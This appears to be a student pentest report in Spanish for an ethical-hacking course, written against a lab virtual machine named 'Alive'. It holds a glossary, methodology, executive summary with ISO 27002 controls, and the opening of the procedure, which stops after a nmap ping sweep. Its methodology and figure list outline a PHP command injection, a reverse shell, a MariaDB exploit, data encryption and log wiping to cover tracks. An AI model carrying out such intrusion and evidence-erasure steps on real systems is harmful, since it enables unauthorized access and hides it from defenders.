



Asignatura:

Hacking Ético

Título del Documento:

Informe de Resultados - Alive



Nombre:	Fecha:	Firma:
Mario de la Rosa García	29/03/24	
Gonzalo Pascual Romero	29/03/24	
David Lucas Sánchez	29/03/24	
Simón Armando Padrón	29/03/24	

Tabla de contenido

1.	<i>REGISTRO DE CAMBIOS</i>	5
2.	<i>GLOSARIO</i>	6
3.	<i>INTRODUCCIÓN</i>	10
4.	<i>ALCANCE</i>	11
5.	<i>FUERA DEL ALCANCE</i>	12
6.	<i>OBJETIVO</i>	13
7.	<i>METODOLOGÍA</i>	14
7.1.	Fase 1. Reconocimiento:	14
7.2.	Fase 2. Enumeración:	14
7.3.	Fase 3. Análisis de Vulnerabilidades:	15
7.4.	Fase 4. Explotación:	15
7.5.	Fase 5. Secuestro de datos:	16
7.6.	Fase 6. Borrado de huellas:	16
8.	<i>RESUMEN EJECUTIVO</i>	17
8.1.	Hallazgos principales:	18
8.2.	Recomendaciones Prioritarias:	21
9.	<i>PROCEDIMIENTO</i>	23
9.1.	Fase de Reconocimiento:	23
9.2.	Fase de Enumeración:	25
9.3.	Fase de Análisis de vulnerabilidades:	28
9.4.	Fase de explotación:	32
9.5.	Secuestro de datos:	49
9.6.	Borrado de huellas:	52
9.7.	Principales hallazgos técnicos:	56
10.	<i>CONCLUSIONES</i>	57
11.	<i>RECOMENDACIONES</i>	58
12.	<i>HERRAMIENTAS</i>	115

TABLA DE ILUSTRACIONES

ILUSTRACIÓN 1 - SELECCIÓN DE LA MAQUINA.....	23
ILUSTRACIÓN 2 - DIRECCIÓN DE LA MAQUINA.....	23
ILUSTRACIÓN 3 - NMAP A LA MAQUINA	24
ILUSTRACIÓN 4 - DIRSEARCH A LA PAGINA WEB.....	25
ILUSTRACIÓN 5 - INDEX DEL /TMP.....	26
ILUSTRACIÓN 6 - PAGINA WEB	26
ILUSTRACIÓN 7 - PAGINA WEB INYECCIÓN XSS.....	27
ILUSTRACIÓN 8 - PAGINA WEB INYECCIÓN XSS 2.....	28
ILUSTRACIÓN 9 - PAGINA WEB INYECCIÓN XSS 3.....	29
ILUSTRACIÓN 10 - CODIGO DEL INDEX	29
ILUSTRACIÓN 11 - PAGINA WEB INYECCIÓN XSS 4.....	30
ILUSTRACIÓN 12 - CODIGO PHP PARA INYECCIÓN DE CÓDIGO.....	31
ILUSTRACIÓN 13 - CREACIÓN DE ARCHIVO SHELL	32
ILUSTRACIÓN 14 - MODIFICACIÓN IP Y PORT DEL CÓDIGO.....	32
ILUSTRACIÓN 15 - SERVIDOR DE PYTHON	32
ILUSTRACIÓN 16 - PAGINA WEB INYECCIÓN XSS 5	33
ILUSTRACIÓN 17 - PÁGINA WEB CON ARCHIVO SHELL.PHP	34
ILUSTRACIÓN 18 - NC AL PUERTO 4545.....	34
ILUSTRACIÓN 19 - INTERFAZ INTERACTIVA	34
ILUSTRACIÓN 20 - FALTA DE PERMISOS	35
ILUSTRACIÓN 21 - BUSQUEDA DE CÓDIGO	35
ILUSTRACIÓN 22 - CODIGO HARDCODEADO	35
ILUSTRACIÓN 23 - ENTRADA A MYSQL	36
ILUSTRACIÓN 24 - MOSTRAR BASE DE DATOS.....	36
ILUSTRACIÓN 25 - ENTRAMOS EN MYSQL.....	37
ILUSTRACIÓN 26 - MOSTRAMOS LAS TABLAS DE MYSQL.....	38
ILUSTRACIÓN 27 - MOSTRAMOS TODOS LOS DATOS DE LA TABLA USERS	39
ILUSTRACIÓN 28 - ENCONTRAMOS EL HASH DE LA CONTRASEÑA DEL USUARIO ROOT.....	39
ILUSTRACIÓN 29- DESHASEAMOS LA CONTRASEÑA	39
ILUSTRACIÓN 30 - ENTRAMOS EN LA BASE DE DATOS CON ROOT.....	40
ILUSTRACIÓN 31 - BUSCAMOS UN EXPLOIT DE MARIADB	40
ILUSTRACIÓN 32 - INSTRUCCIONES DEL EXPLOIT	40
ILUSTRACIÓN 33 - GUIA PASO A PASO	41
ILUSTRACIÓN 34 - CREACIÓN REVERSE SHELL.....	41
ILUSTRACIÓN 35 - ESCUCHA DEL PUERTO 8080.....	41
ILUSTRACIÓN 36 - ENVIO DE ARCHIVO MALICIOSO	42
ILUSTRACIÓN 37 - MOSTRANDO EL ARCHIVO MALICIOSO.....	42
ILUSTRACIÓN 38 - EJECUCION DE CODIGO MALICIOSO	42
ILUSTRACIÓN 39- MODO ESCUCHA Y COMPROBACIÓN DE ROOT	43
ILUSTRACIÓN 40 - CAMBIO DE USUARIO Y OBTENCIÓN DE FLAG.....	43
ILUSTRACIÓN 41 - OBTENCIÓN DE LA FLAG DEL ROOT	43
ILUSTRACIÓN 42 - OBTENCIÓN DE LA LLAVE PUBLICA Y PRIVADA	44
ILUSTRACIÓN 43 - LLAVE PRIVADA	45
ILUSTRACIÓN 44 - LLAVE PUBLICA.....	47
ILUSTRACIÓN 45 -CAMBIO DE CONTRASEÑA ROOT	47
ILUSTRACIÓN 46 - ACESSO A LA MAQUINA POR SSH	48
ILUSTRACIÓN 47 - COPIAMOS LA FLAG ROOT CON SCP	49
ILUSTRACIÓN 48 - COPIAMOS LA FLAG USER CON SCP	49
ILUSTRACIÓN 49 - DESCARGA DE LA BASE DE DATOS	49
ILUSTRACIÓN 50 - DESCARGA DE LA BASE DE DATOS 2	49
ILUSTRACIÓN 51 - COMPROBACION DE LOS ARCHIVOS EN NUESTRA MAQUINA.....	49
ILUSTRACIÓN 52 - DESCARGA DE LA LLAVE PRIVADA.....	50
ILUSTRACIÓN 53 - CIFRADO DE DATOS.....	50
ILUSTRACIÓN 54 - CIFRADO DE DATOS 2.....	50

ILUSTRACIÓN 55 - CIFRADO DE DATOS 3.....	50
ILUSTRACIÓN 56 - CIFRADO DE DATOS 4.....	51
ILUSTRACIÓN 57 - ELIMINACIÓN MYSQL SIN CIFRAR	51
ILUSTRACIÓN 58 - ANALISIS DE EVENTOS DE AUTENTICACIÓN Y GESTIÓN DE SESIONES EN LOG DE SISTEMA LINUX.....	52
ILUSTRACIÓN 59 - CONSULTA DE LOG DE ACCESO EN SERVIDOR APACHE	52
ILUSTRACIÓN 60 - REGISTRO DE ACCESO Y PETICIONES A SERVIDOR APACHE	52
ILUSTRACIÓN 61 - VISTA GENERAL DE REPOSITORIO GITHUB 'COVERMYASS'	53
ILUSTRACIÓN 62 - RESUMEN DE ESCANEOS DE ARCHIVOS DE REGISTRO EN SISTEMA LINUX	53
ILUSTRACIÓN 63 - ELIMINACIÓN SEGURA DE ARCHIVOS DE REGISTRO EN SISTEMA LINUX.....	54
ILUSTRACIÓN 64 - VISUALIZACIÓN DE ARCHIVO DE REGISTRO /VAR/LOG/AUTH.LOG TRAS ELIMINACIÓN SEGURA	55
ILUSTRACIÓN 65 - COMANDO PARA ELIMINAR EL DIRECTORIO 'COVERMYASS' EN LINUX	55
ILUSTRACIÓN 66 - ELIMINACION DE ARCHIVOS MALICIOSOS	55

TABLA DE TABLAS

TABLA 1 - VULNERABILIDADES IDENTIFICADAS	17
TABLA 2 - COMPLEJIDAD Y PRIORIDAD.....	18

1. REGISTRO DE CAMBIOS

Edición:	Fecha:	Cambio:	Nota de Cambio
0	29/02/24	Creación del Documento	N/A
0.1	04/03/24	Comienzo del hackeo de la maquina	N/A
0.2	04/03/24	Creación de la introducción y el alcance.	N/A
0.3	05/03/24	Creación del objetivo y la metodología	N/A
0.4	06/03/24	Creación del reconocimiento	N/A
0.5	09/03/24	Se agregaron capturas de pantalla adicionales para respaldar los hallazgos	N/A
0.6	10/03/24	Se añade referencias a estándares de seguridad y regulaciones relevantes	N/A
0.7	11/03/24	Creación gráficos adicionales para ilustrar	N/A
0.8	12/03/24	Creación del glosario	N/A
0.9	13/03/24	Realización del resumen ejecutivo	N/A
1	15/03/24	Corrección de errores gramaticales y de formato	N/A

*N/A = No Aplicable

2. GLOSARIO

Apache: Servidor web ampliamente utilizado para alojar sitios web y aplicaciones web.

Archivo ELF: Un tipo de archivo binario ejecutable comúnmente asociado con sistemas Linux y Unix.

Archivo passwd: Un archivo que almacena información sobre usuarios en sistemas Unix y Linux.

Base de datos: Un sistema organizado para almacenar y recuperar información.

Código malicioso: Software diseñado para dañar, comprometer o robar información de sistemas informáticos.

cURL: Una herramienta de línea de comandos para transferir datos con URL.

Directorio: Estructura de organización de archivos y carpetas en un sistema de archivos.

Exploit: Un fragmento de código o técnica utilizada para aprovechar una vulnerabilidad en un sistema.

Flag: Término comúnmente utilizado para denotar un indicador de éxito o cumplimiento de un objetivo en pruebas de seguridad o desafíos.

Hardcodeado: Incluir datos sensibles o configuraciones directamente en el código fuente de un programa.

Hash: Una función matemática que convierte datos en una cadena de caracteres alfanuméricos de longitud fija.

Host: Una computadora o dispositivo conectado a una red, objetivo de un pentesting.

Host_Keys: Son archivos que contienen las claves públicas y privadas utilizadas para autenticar la identidad de un servidor.

HTTP: Protocolo de transferencia de hipertexto, utilizado para la comunicación en la World Wide Web.

IP: Dirección de protocolo de Internet, utilizada para identificar dispositivos en una red.

Link: Una dirección URL o enlace que conecta recursos en la web o en una red local.

Llave privada: Una clave criptográfica utilizada para descifrar datos o firmar digitalmente.

Llave pública: Una clave criptográfica utilizada para cifrar datos o verificar firmas digitales.

Localhost: La dirección IP de loopback, comúnmente usada para referirse al propio dispositivo en una red.

Ls: Comando de la línea de comandos para listar archivos y directorios.

MD5: Un algoritmo de hash ampliamente utilizado, aunque ya considerado inseguro para usos críticos.

Máquina Virtual: Entorno de computación simulado que se ejecuta dentro de otro sistema operativo, útil para probar software y configuraciones de forma segura.

MySQL/MariaDB: Sistemas de gestión de bases de datos relacionales populares.

Nano: Comando de la línea de comandos para editar archivos de texto.

OVA: Formato de archivo que contiene una máquina virtual completa y lista para ser importada y ejecutada en un hipervisor.

Payload: El contenido malicioso de un ataque, como un virus, troyano o conjunto de instrucciones.

Pentesting: Pruebas de penetración, una metodología utilizada para evaluar la seguridad de un sistema identificando y explotando vulnerabilidades.

PHP: Un lenguaje de programación ampliamente utilizado en desarrollo web, también puede ser usado para escribir scripts maliciosos.

Puerto: Punto de conexión a través del cual los dispositivos se comunican en una red, es fundamental para establecer conexiones y servicios.

Python: Un lenguaje de programación popular utilizado en diversas áreas, incluyendo pentesting.

Root: En sistemas basados en Unix, como Linux, es el superusuario con todos los privilegios.

RSA: Algoritmo de cifrado asimétrico utilizado en criptografía para la generación de claves públicas y privadas.

Scripts: Pequeños programas utilizados en pentesting para automatizar tareas.

Servidor: Un sistema de computadora que proporciona recursos o servicios a otras computadoras, incluyendo servicios web.

Shell Bash: Es un intérprete que ejecuta comandos ingresados por el usuario, interpreta scripts de shell y realiza diversas operaciones relacionadas con la gestión del sistema.

Shell reversa: Una técnica en la que un atacante establece una conexión desde el objetivo hacia su propia máquina.

shell_exec(): Una función de PHP que ejecuta comandos del sistema desde un script PHP.

Solicitud POST: Método HTTP utilizado para enviar datos desde un cliente a un servidor.

SSH: Protocolo de red utilizado para acceder de forma segura a dispositivos remotos.

Terminal: Interfaz de línea de comandos donde se ejecutan comandos para interactuar con el sistema operativo y realizar diversas tareas.

TMP: Directorio utilizado para almacenar archivos temporales en un sistema operativo.

TXT: Extensión de archivo utilizada para archivos de texto sin formato.

URL: Localizador uniforme de recursos, una dirección web que especifica la ubicación de un recurso en Internet.

Vulnerabilidad: Debilidad en un sistema que puede ser explotada por un atacante para comprometer la seguridad.

Wget: Una herramienta de línea de comandos utilizada para descargar archivos desde la web.

wsrep_provider: Un componente utilizado en la configuración de clústeres de bases de datos MariaDB.

www-data: Un usuario de sistema comúnmente asociado con servidores web como Apache o Nginx.

XSS: Cross-Site Scripting, una vulnerabilidad de seguridad que permite a los atacantes injectar scripts maliciosos en páginas web visitadas por otros usuarios.

3. INTRODUCCIÓN

CyberSentinel Security ha sido seleccionada por la empresa **Alive** para **realizar una prueba de intrusión dirigida contra sus servidores**. La prueba estará focalizada en replicar las **tácticas, técnicas y procedimientos** que podrían emplear atacantes externos contra la organización. El presente informe describe **la metodología** utilizada durante el proyecto, los **resultados de las pruebas** de penetración y los **hallazgos obtenidos**, además de **un análisis de las vulnerabilidades** encontradas como así también las **medidas de mitigación y controles** necesarios de implantar basados en la **ISO 27002**.

4. ALCANCE

La prueba se realizará entre el **29 de febrero y el 15 de marzo**. Las pruebas serán ejecutadas por el equipo técnico de CyberSentinel. En esta franja de tiempo, el servidor web del cliente se analizará con **una combinación de herramientas y los conocimientos y la experiencia del cuerpo técnico**. El equipo se enfocará en **detectar fallos en la seguridad** del servidor web, analizará su configuración y prestará especial atención a las vulnerabilidades críticas y de alta severidad que se puedan explotar a distancia. Esta prueba no incluye las pruebas de ingeniería social y phishing ni tampoco la revisión del código fuente de las aplicaciones encontradas dentro del servidor como se detalla en la siguiente sección del informe.

5. FUERA DEL ALCANCE

Esta sección especifica los límites y exclusiones del proceso de prueba de penetración. Es importante destacar que la presente evaluación **no abarca ni incluye las pruebas relacionadas con técnicas de ingeniería social y phishing**. Estas prácticas, aunque relevantes para la seguridad integral, requieren un enfoque y metodología distintos y, por lo tanto, no se contemplan dentro del alcance de este pentest específico.

Además, se **excluye de este análisis la revisión del código fuente** de las aplicaciones halladas dentro del servidor. Tal revisión implicaría un examen detallado de las líneas de código individualmente, buscando vulnerabilidades o fallos de seguridad específicos, lo cual representa un tipo de prueba diferente y más especializada que no se incluye en los servicios proporcionados en este caso particular.

Es fundamental también señalar que **cualquier elemento encontrado que no esté incluido en la máquina virtual** designada para el pentest **queda fuera del alcance de la prueba**. Esto incluye, pero no se limita a, dispositivos físicos, sistemas externos, redes adicionales y otros activos digitales que no hayan sido específicamente señalados para la evaluación. El proyecto se limita a la identificación y análisis de vulnerabilidades como también la aportación de los controles necesarios a llevar a cabo para su mitigación. **El equipo no proveerá ni implantará las medidas y controles explicados ya que ese procedimiento será responsabilidad del propio equipo técnico del cliente.**

La delimitación precisa del entorno de prueba es crucial para garantizar una evaluación clara, enfocada y efectiva. Al establecer estos límites, buscamos asegurar una prueba de penetración concentrada y eficiente, permitiendo al equipo de seguridad centrarse en las áreas designadas y proporcionando los resultados más precisos y útiles para la posterior toma de decisiones que deba llevar a cabo la organización.

6. OBJETIVO

El objetivo principal de este proyecto es realizar un **análisis exhaustivo de seguridad del sistema**, para identificar las vulnerabilidades que puedan comprometer su confidencialidad, integridad y funcionalidad. Para lograr este propósito, se emplearán diversas técnicas y herramientas de evaluación de seguridad, incluyendo, pero no limitándose a pruebas de penetración, revisión de configuraciones y escaneos de vulnerabilidades.

Una vez identificadas todas las vulnerabilidades potenciales, se procederá a **evaluar su nivel de riesgo**, considerando factores como la **probabilidad de explotación**, el **impacto potencial** y la criticidad para el negocio. Este análisis permitirá **priorizar las medidas de mitigación**, asegurando que los recursos se asignen de manera eficiente para abordar primero las vulnerabilidades más críticas y urgentes cuanto antes.

Las medidas de mitigación propuestas serán diseñadas para abordar específicamente cada vulnerabilidad identificada, utilizando un enfoque **basado en los controles de la ISO 27002** para adoptar las mejores prácticas de seguridad de la industria. Esto puede implicar la aplicación de parches de seguridad, la configuración adecuada de sistemas y aplicaciones, la implementación de controles de acceso mejorados o la actualización de las políticas de seguridad de la organización dependiendo de la naturaleza del caso y su posible impacto sobre los procesos de negocio del cliente.

7. METODOLOGÍA

La metodología de esta auditoría consistirá en **distintas fases teniendo como objetivo la elaboración de un informe que detalle los hallazgos de vulnerabilidades y los controles apropiados para su mitigación**. Durante el proyecto, se simulará el procedimiento con el que actuaría una amenaza externa a la organización. Será una **investigación de caja negra** y se realizará acorde a las siguientes fases:

7.1. Fase 1. Reconocimiento:

El reconocimiento activo se realizará para recopilar información sobre el objetivo de la auditoría, como direcciones IP de dispositivos, nombres de dominio, tecnologías utilizadas, etc. Además, se utilizarán fuentes abiertas para la recopilación de datos públicos que revelen información que no debería ser pública. El enfoque estará dirigido a obtener la máxima cantidad de información sobre la organización a la que pertenece el sistema objetivo. La información que se recolecta de fuentes abiertas puede incluir: datos sobre librerías, estructura de correos corporativos, dependencias y credenciales de acceso predeterminadas.

7.2. Fase 2. Enumeración:

Se emplearán diversas herramientas para realizar un **inventario de los activos hardware y software**. Esta información puede ser utilizada por un atacante para identificar cuáles son los dispositivos en funcionamiento o las aplicaciones ejecutadas por el sistema de la empresa **para poder identificar qué vulnerabilidades existen**. Definiremos el objetivo que se desea atacar y los puntos críticos con vulnerabilidades que se pueden llegar a explotar. En esta etapa se hace una recolección de información más específica para sacar datos como sus sistemas operativos, los servicios y sus respectivas versiones, páginas web almacenadas en el servidor, rangos de IP, información de DNS, detección de IDS e IPS o firewall.

7.3. Fase 3. Análisis de Vulnerabilidades:

Utilizaremos herramientas punteras en el mercado para encontrar las vulnerabilidades más efectivas que apliquen tanto al software como a los servicios que se encontraron en la fase previa. El propósito de esta fase es determinar la información relevante para realizar ataques que una amenaza externa sería capaz de identificar. **Esta información sería utilizada por el atacante para determinar las vulnerabilidades del sistema objetivo que deberá explotar para lograr lanzar su ataque.** Con la información obtenida podremos clasificar las posibles vulnerabilidades del sistema objetivo.

- **Vulnerabilidad local:** Es el tipo de vulnerabilidad en la cual se debe tener acceso físico a la máquina o sistema objetivo para explotar una vulnerabilidad y posterior a esto elevar o escalar privilegios dentro del sistema y tener acceso a él sin ninguna restricción.
- **Vulnerabilidad remota:** Es el tipo de vulnerabilidad en la cual se puede obtener acceso al sistema objetivo a través de la red sin necesidad de un acceso físico o local.

7.4. Fase 4. Explotación:

Utilizaremos la información obtenida en las fases previas y aprovecharemos las vulnerabilidades encontradas en el sistema objetivo para tomar control de éste y **conseguir extraer datos confidenciales en formato de “flags”** como también **escalar privilegios para conseguir el control total sobre el sistema objetivo.**

Se elegirán varias vulnerabilidades para explotar y conseguir adquirir el control del sistema. Durante esta fase también **se pondrá a prueba los sistemas de detección y de seguridad** empleados por el equipo responsable dentro de la organización. El objetivo de esta fase consiste en **simular el plan de acción de una supuesta amenaza externa una vez que ésta haya adquirido el acceso y/o control de algún sistema o red** de la infraestructura de la organización. Esta fase revelará tanto las vulnerabilidades presentes en el sistema que se deben de remediar como también fallos en los sistemas

de monitorización y protección que permiten a un atacante permanecer dentro de los sistemas de la empresa una vez terminada la explotación de las vulnerabilidades.

Además, realizaremos un secuestro de datos críticos para el funcionamiento de la organización con el propósito de simular el modus operandi de una amenaza externa y probar las medidas de mitigación implantadas por el equipo de seguridad para evitar tal evento. A continuación se explica más a fondo esta fase de la metodología.

7.5. Fase 5. Secuestro de datos:

Durante esta fase nos centraremos en **identificar y extraer información sensible de la máquina objetivo**. Utilizaremos técnicas especializadas para acceder a datos confidenciales, como por ejemplo: **archivos, bases de datos o información confidencial de los usuarios**. Nuestro objetivo es **simular un escenario realista en el cual algún posible atacante podría comprometer la seguridad de la infraestructura y obtener acceso a datos sensibles sin autorización**. Este proceso se realizará con el máximo cuidado y respeto a la privacidad y confidencialidad de los datos, asegurando que **cualquier información obtenida se maneje de manera ética y responsable**.

7.6. Fase 6. Borrado de huellas:

En esta última fase, se eliminarán las evidencias e indicios de compromiso que delaten la presencia y actuación de un actor externo. **Se tomarán todas las medidas que un atacante utilizaría para cubrir su rastro y asegurarse de no ser localizado posteriormente al ataque**. Estas medidas podrán incluir:

- Alteración de las marcas de tiempo.
- Modificar valores de registro.
- Borrar correos enviados si los hubiera.
- Cerrar todos los puertos que fueron abiertos.
- Desinstalar las aplicaciones utilizadas para lograr los objetivos.

8. RESUMEN EJECUTIVO

La tabla que figura a continuación proporciona una clave para la denominación de las vulnerabilidades basada en el sistema **CVSS**, del inglés Common Vulnerability Scoring System, recomendada por el **INCIBE**. Este es un marco abierto y universalmente utilizado que establece unas **métricas para la comunicación de las características, impacto y severidad de vulnerabilidades que afectan a elementos del entorno de seguridad IT**.

También se proporcionan los controles de la ISO 27002 asociados.

Puntuación	Severidad
0	Nula
0.1 – 3.9	Baja
4.0 – 6.9	Media
7.0 – 8.9	Alta
9.0 - 10	Critico




Tabla 1 - Vulnerabilidades Identificadas

8.1. Hallazgos principales:




Tabla 2 - Complejidad y Prioridad

- **Uso incorrecto de una función en el lenguaje de programación PHP:**
Descubrimos que se está utilizando una herramienta de forma insegura en un fragmento de código, lo que podría permitir a una persona malintencionada tomar control del sistema. **GRAVEDAD: CRÍTICA. Control: 5.3, 8.5, 8.19, 8.25**
- Uso de una **versión desactualizada** y vulnerable del servidor de base de datos **MariaDB**: Se encontraron problemas en la versión del servidor de base de datos, que podrían permitir a un atacante tomar control total del sistema. **GRAVEDAD: CRÍTICA. Control: 8.25, 8.14**
- Riesgo por recibir **enlaces maliciosos**: Encontramos que el sistema puede ser engañado para ejecutar acciones peligrosas si recibe un tipo específico de enlace a través de un formulario en línea. **GRAVEDAD: ALTA. Control 8.7, 8.9**
- **Problemas con archivos temporales y configuraciones**: Descubrimos que se pueden hacer cambios no autorizados en la configuración del sistema, permitiendo acciones maliciosas a través de la web. **GRAVEDAD: ALTA. Control 5.15, 8.2, 8.3**
- **Acceso no permitido a la base de datos**: Se descubrió información sensible guardada de forma insegura que podría permitir a alguien ver información confidencial sin permiso. **GRAVEDAD: ALTA. Control 8.8, 8.2, 8.3**

Teniendo en cuenta estos hallazgos, consideramos que el servidor tiene un nivel de riesgo **CRÍTICO**. Esto se debe a varios problemas identificados que podrían ser explotados por personas malintencionadas para acceder o controlar información confidencial. Es especialmente crítico por los problemas encontrados con la presencia de los paquetes de PHP y la configuración inadecuada del servidor, que permiten acciones peligrosas como el acceso no autorizado basado en la ejecución de código malicioso. Además, el servidor de base de datos utilizando una versión antigua y vulnerable aumenta el riesgo de ataques que podrían resultar extremadamente dañinos.

1. Uso indebido de funciones específicas en el sitio web:

- **Riesgo Principal:** Existe la posibilidad de que personas malintencionadas manipulen la aplicación alojada en el sitio web para acceder y controlar partes del sistema de información que deberían estar protegidas y fuera de alcance.
- **Consecuencias Potenciales:** Esto podría resultar en la pérdida de información crítica, la modificación no autorizada de contenidos, efectos negativos a la reputación de la organización y posiblemente incurrir en costos legales o de recuperación significativos.

2. Vulnerabilidad en la recepción de datos a través del sitio web:

- **Riesgo Principal:** Si no se filtra o revisa adecuadamente la información que se envía al sitio web, los atacantes podrían insertar código dañino extremadamente perjudicial.
- **Consecuencias Potenciales:** Exposición y extracción de datos sensibles de empleados, clientes y otros tipos de datos confidenciales, dañando la confianza de los usuarios y enfrentando posibles sanciones legales.

3. Manejo inseguro de archivos temporales y configuraciones del servidor:

- **Riesgo Principal:** Las configuraciones incorrectas en el servidor podrían permitir a los atacantes obtener acceso no autorizado o dañar permanentemente el sistema.
- **Consecuencias Potenciales:** Esto podría llegar a comprometer toda la red, resultando en la pérdida de información crítica y/o confidencial y la interrupción de las operaciones comerciales en las que se apoyan los procesos de negocio de la organización.

4. Acceso no autorizado a la base de datos:

- **Riesgo Principal:** Existe la posibilidad de que individuos no autorizados accedan a la base de datos, lo que podría llevar a la extracción, pérdida o alteración de datos valiosos.
- **Consecuencias Potenciales:** La exposición de datos privados podría tener implicaciones legales serias, además de dañar la reputación y confianza del cliente.

5. Uso de software desactualizado para la gestión de la base de datos:

- **Riesgo Principal:** Utilizar versiones antiguas y no actualizadas de software de base de datos hace que el sistema sea susceptible a ataques con documentación disponible de manera pública a la que cualquiera puede acceder.
- **Consecuencias Potenciales:** Esto podría resultar en un control total del sistema por parte de un atacante gracias a exploits conocidos, lo que afectaría toda capacidad para operar de manera efectiva y segura.

8.2. Recomendaciones Prioritarias:

Basándonos en los resultados obtenidos, presentamos las siguientes recomendaciones (presentadas en orden de prioridad):

- Eliminar información innecesaria y asegurar la destrucción de datos: Implementar políticas y procedimientos para la eliminación segura de información confidencial cuando ya no sea necesaria, utilizando métodos adecuados como sobreescritura electrónica o borrado criptográfico. Hay que asegurar que se mantengan registros de la eliminación como evidencia.
- Controlar el uso de programas de utilidad: Restringir el uso de programas que puedan anular los controles de sistema y aplicación a un mínimo práctico de usuarios autorizados. Implementar procedimientos de identificación, autenticación y autorización para programas de servicios públicos y mantener una segregación lógica de los programas de utilidad del software de aplicación.
- Sincronización del reloj del sistema: Asegurar que los relojes de los sistemas de procesamiento de información estén sincronizados con una fuente horaria confiable, como un reloj atómico nacional o un sistema de posicionamiento global, para garantizar la precisión de los registros de eventos.
- Gestión de derechos de acceso privilegiados: Restringir y gestionar la asignación y el uso de derechos de acceso privilegiados. Garantizar que solo los usuarios autorizados, los componentes de software y los servicios reciban derechos de acceso privilegiados y mantener un proceso de autorización y un registro de todos los privilegios asignados.
- Protección contra malware: Implementar una protección efectiva contra el malware basada en software de detección y reparación, concienciación de los usuarios y acceso adecuado al sistema. Establecer medidas de protección contra los riesgos asociados con la obtención de archivos y software desde redes externas o cualquier otro medio.

Además, se recomienda seguir las directrices y controles detalladamente de la **ISO 27002** para garantizar el cumplimiento de estas recomendaciones y para **mejorar la postura de seguridad general del sistema evaluado y reducir el panorama de**

amenazas. Estas medidas de mitigación están diseñadas para abordar las vulnerabilidades específicas identificadas durante la evaluación y ayudar a mitigar los riesgos asociados de una manera efectiva.

9. PROCEDIMIENTO

9.1. Fase de Reconocimiento:

Lo primero que hemos hecho es lanzar un escáner de red para saber a qué máquina le tenemos que hacer el pentesting. Hemos descubierto que la dirección IP de la máquina es: 192.168.22.5.

```
(root@Gonzalo)-[/home/kali]
# nmap -sn 192.168.22.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-05 06:09 EST
Nmap scan report for 192.168.22.1
Host is up (0.00069s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 192.168.22.2
Host is up (0.00063s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 192.168.22.3
Host is up (0.00060s latency).
MAC Address: 08:00:27:71:35:6E (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.22.5
Host is up (0.00075s latency).
